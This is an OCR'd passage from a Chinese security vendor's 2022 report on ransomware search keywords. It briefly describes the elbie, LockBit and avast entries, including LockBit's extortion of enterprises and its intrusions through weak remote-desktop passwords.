
- **elbie**
  同 devos。

- **LockBit**
  属于 LockBit 勒索软件家族，由于被加密文件后缀会被修改为 LockBit 而成为关键词。该家族不仅针对企业进行双重勒索甚至多重勒索，还针对普通用户进行传统的加密勒索。针对企业进行双重甚至多重勒索时，采用的传播方式通常手法多样化，受灾面积广，索要赎金高，同时存在数据泄露风险。针对普通用户进行的传统加密勒索事，通常采用暴力破解远程桌面弱口令成功后手动投毒。

- **avast**
  同 mallox。

360政企安全

2022年勒索病毒搜索引擎关键词检索量Top10



数据来源：反勒索服务统计数据